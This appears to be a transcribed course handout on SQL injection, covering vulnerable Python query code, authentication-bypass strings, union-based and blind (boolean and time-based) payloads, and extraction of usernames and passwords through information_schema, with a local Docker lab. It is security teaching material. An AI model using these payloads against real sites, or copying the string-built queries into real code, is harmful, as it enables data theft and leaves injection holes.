

OWASP Lessons - Week 1




SQL Injection



Before Start

You should know about the following topics before start the lesson. However, I’ll cover some concepts during the lesson


- The basic of SQL
- The basic of bash
- Usage of some commands such as `curl`, `ping` and `xxd`
- Encodings, such as HEX or base64
- Some programming concepts such variable types
- Installation and running a Python script or tool
- The basic of programming to write simple codes (any language)
- [Skippable] - The basic os Linux and permissions
- [Skippable] - The basic of Docker



What is SQL Injection?

What is SQL injection?

- Type of injection, the injected data is Query
- Still exists, harder to find 🙂
- There are lots of examples in real world, the last one of my student has recently found:



Red Bull / Red Bull / Blind SQL injection in https://[redacted].redbull.com/[redacted] via `uid` parameter

Code: REDBULL-CWT5SD92

LAST UPDATED	6/1/2022, 8:16:43 PM	BOUNTY	€0
CREATED	5/23/2022, 9:37:26 PM	BONUS	€0
SEVERITY	Critical	TYPE	SQL Injection
STATUS	Accepted Show history		


Intents

- Extracting data
- Adding or modifying data (need batched queries, not working everywhere, old but good Blackhat's article)
- Performing DoS (not desirable)
- Bypassing authentication (direct or indirect)

- Privilege escalation (depends on the target configurations)

Entry Points

- Headers
    - Cookies (How?)
    - User agents (How?)
- Fields
    - name, username, address, etc



Code Example

Let's review some SQLi codes

Case 1

```
def user_exists(username: str) -> bool:
    with connection.cursor() as cursor:
        cursor.execute("""
            SELECT
                Id
            FROM
                users
            WHERE
                username = '%s'
        """ % username)
        result = cursor.fetchone()
    id, = result
    return id
```

The attack:

```
user_exists('test') #False
#select id from users where username = 'test'

user_exists("'; select 1=1; --") #True
#select id from users where username = ''; select true; --'
```

Case 2:

```
def user_exists(username: str) -> bool:
    with connection.cursor() as cursor:
        cursor.execute("""
            SELECT
                Id
            FROM
                users
            WHERE
                username = '%s'
        """ % username.replace("'", "''"))
        result = cursor.fetchone()
    id, = result
    return id
```

Wait a second...

💡 In some cases, some characters tell the compiler/interpreter that the next character has some **special meaning**
For example, `\n` in bash means new line, `echo -e "test\ntest"` prints two lines
in SQL, `backslash` means to temporarily escape out of parsing the next character
For example, `select "\"test" from table` selects `"test` from corresponding tables (We call it escape)

The attack:


```
user_exists("'; select 1=1; -—") #False
#select id from users where username = '''; select true; --'

user_exists("\'; select 1=1; --") #True
#select id from users where username = '\''; select true; --'
```

Case3:

```
def user_exists(username: str) -> bool:
    with connection.cursor() as cursor:
        cursor.execute("""
            SELECT
                Id
            FROM
                users
            WHERE
                username = %(username)s
        """, {'username': username})
        result = cursor.fetchone()
    id, = result
    return id
```

The attack?

- According to the https://github.com/PyMySQL/PyMySQL/blob/master/pymysql/cursors.py#L156
- The args go to the **mogrify()** then **_escape_args()**
- So there won’t be SQLi



Simplest SQLi

The simplest SQL injection ever which has break out and fix context. The query behind is something like this:

```
select * from credentials where username = '$username' and password = '$password'
```


The malicious input is

```
' or 1=1#
' or 1=1--
```

Which turns the query into:

```
select * from credentials where username = '' or 1=1# and password = '$password'
```

Let’s see in action 🙂



Running a MySQL for Tests

Let’s run MySQL by docker

```
docker pull mysql/mysql-server:latest
docker run --name test-mysql -e MYSQL_ROOT_PASSWORD=root mysql/mysql-server:latest
docker ps
docker exec -it test-mysql bash
mysql -u root -p
```

Let’s create a database and insert some data:


```
CREATE DATABASE `test`;
USE `test`;
create table people(id integer, name varchar(100), email varchar(100));
insert into people(id, name, email) values(1, "Yashar", "y.shahinzadeh@gmail.com");
insert into people(id, name, email) values(2, "Mamad Samurai", "samurai@gmail.com");
insert into people(id, name, email) values(3, "Abbas Ninja", "zninjoon@gmail.com");
```

Let’s test our database:

```
mysql> select * from people;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    2 | Mamad Samurai | samurai@gmail.com       |
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
+------+---------------+-------------------------+
```

Let’s test UNION statement:

```
mysql> select * from people;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    2 | Mamad Samurai | samurai@gmail.com       |
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
+------+---------------+-------------------------+

mysql> select * from people order by name;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
|    2 | Mamad Samurai | samurai@gmail.com       |
|    1 | Yashar        | y.shahinzadeh@gmail.com |
+------+---------------+-------------------------+

mysql> select * from people order by 3;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    2 | Mamad Samurai | samurai@gmail.com       |
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
+------+---------------+-------------------------+

mysql> select * from people union select 1,2,3;
+------+---------------+-------------------------+
| id   | name          | email                   |
+------+---------------+-------------------------+
|    1 | Yashar        | y.shahinzadeh@gmail.com |
|    2 | Mamad Samurai | samurai@gmail.com       |
|    3 | Abbas Ninja   | zninjoon@gmail.com      |
|    1 | 2             | 3                       |
+------+---------------+-------------------------+
4 rows in set (0.00 sec)

mysql> select * from people order by 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'

mysql> select * from people union select 1,2,3,4;
ERROR 1222 (21000): The used SELECT statements have a different number of columns

mysql> select * from people order by 1 union select 1,2,3;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corres
ponds to your MySQL server version for the right syntax to use near 'union select 1,2,
3' at line 1
```



Web Application - SQL Interactions

- Web applications interact to SQL:
  - Data returns directly to the user
  - Data processed, the results return to the user
  - Nothing returns to the user
- Example of each?

Direct result

- A news site loading the news by ID
  - https://site.com/news/54
  - Backend query (which one?)

```
select * from news where news_id = $NEWSID;
select * from news where news_id = '$NEWSID';
select * from news where news_id = "$NEWSID";
```

- Can be exploited by UNION

Indirect Results

- A shop checking the quantity of an item in the database
    - https://site.com/product_id/142
    - Backend query

    ```
    select if ((select count from products where product_id = $PRODUCT_ID) > 0, 1, 0)
     # 0 or 1
    ```


- There is no data view, but a small effect of data
- The blind SQL injection works here (boolean based)

No Results

- A website inserts user’s information (IP, user agent, etc) into a database
    - https://site.com/
    - Backend query:


    ```
    INSERT INTO table_name VALUES (value1, value2,…);
    ```

    - There is no view, but timing effect
    - The blind SQL injection works here (time based)




Exploitation Flow

In the SQLi, attackers alter the SQL query. They sometimes break out the context by some characters such as **single** or **double quote**, then they fix the query to avoid SQL error. Sometimes the break or the fix are not easy. Furthermore in the exploitation phase, the privilege is important, it is defined by the SQL user. Each web application connects to the database by a SQL user.




Based on the user’s privilege, various actions can be done:

- Pulling out data from all databases which the user has access
- File read if the user has file privilege in SQL, and read permission in OS
- File write, if the user has file privilege in SQL, and write permission in OS
- Command execution by appropriate permission (bonus)



Data Extraction

In order to extract data in SQL injection, attackers should know the database, table and column name:




But how?

💡 In relational databases, the information schema is an ANSI-standard set of read-only views that provide information about all of the tables, views, columns, and procedures in a database

So we can pull out the data needed from `information_schema` database:

- `select schema_name from information_schema.schemata` → shows all database which the user has access to
- `select table_name from information_schema.tables` → shows all tables which the user has access to
- `select column_name from information_schema.columns` → shows all columns which the user has access to

Various filters can be applied here, for example Query below returns only column names for a specific database and table:



Union Based Injection

Union Based Injection - Detection

In this technique, an attacker can easily pull the data out since the web application echos the data. Before anything, let's review `union select` and `order by`:

Based on the MySQL queries executed, we can deduct:

- When using `order by`, **column name** or **column number** can be used (if column number does not exist, the error will raise)
- When using `union select`, the number of columns (and order of columns) of all queries must **be same**
- `union select` cannot be used after `order by`

Now let's back to our topic, the vulnerability discovery can be done by `order by`


```
Default request:
page/?id=54

Test 1:
page/?id=54  order by 1
page/?id=54' order by 1#
page/?id=54" order by 1#

Test 2:
page/?id=54  order by 1000
page/?id=54' order by 1000#
page/?id=54" order by 1000#
```

We can confirm the SQLi when results of:

- Default == Test 1
- Test 1 ≠ Test 2

Union Based Injection - Exploitation

The number of selected columns can be revealed by `order by`:



In the following example, the column number of the `select` is `3`:

```
page/?id=54 order by 1 # same as default request
page/?id=54 order by 2 # same as default request
page/?id=54 order by 3 # same as default request
page/?id=54 order by 4 # not same as default request
```

Now we can extend the inner `select` by `union select`:

```
page/?id=54 union select 1,2,3#
```

Now let’s pull out the data:

- We should know the names of the database → `database()`

  ```
  information_schema.schemata
  ```

- We should know the names of the tables

  ```
  information_schema.tables
  information_schema.tables where table_schema = 'database_name'
  ```

- We should know the names of the columns

```
information_schema.columns
information_schema.columns where table_schema = 'database_name' and table_name =
 'table_name'
```

- We can pull out the data by


```
page/?id=54 union select column_name_1,column_name_2,3 from table_name
page/?id=54 union select username,password,3 from users
```

A tip

💡 If you are not allowed to use quotes (in some cases), you can use HEX encoding, for instance `0x70656F706C65` instead of `people` string

information_schema.columns where table_name = `'people'`
information_schema.columns where table_name = `0x70656F706C65`

Let’s see in action 🙂



SQLi

Blind SQL Injection

Blind SQL Injection - Detection

Blind SQLi can be divided into

- Boolean based blind → there is a result of data
    - The attack relies on the `true` or `false` condition, detection:

    ```
    Default request:
    page/?id=54

    Test 1:
    page/?id=54  and 1=1
    page/?id=54' and '1'='1
    page/?id=54" and "1"="1

    Test 2:
    page/?id=54  and 1=2
    page/?id=54' and '1'='2
    page/?id=54" and "1"="2
    ```

    - We can confirm the SQLi when results of:
        - Default request == Test 1
        - Test 2 ≠ Test 1
- Time based blind → there is no data

- The attack relies on the timing difference among HTTP requests, detection:

```
page/?id=54  and sleep(10)
page/?id=54' and sleep(10)#
page/?id=54" and sleep(10)#
```

Blind SQL Injection - Exploitation

There are different techniques in the exploitation, you should follow the concept not the syntax:

- Specify two conditions, **true** and **false** condition
- Use a conditional statement such as `IF` to extract the data
- You cannot extract the whole data, so do it byte by byte

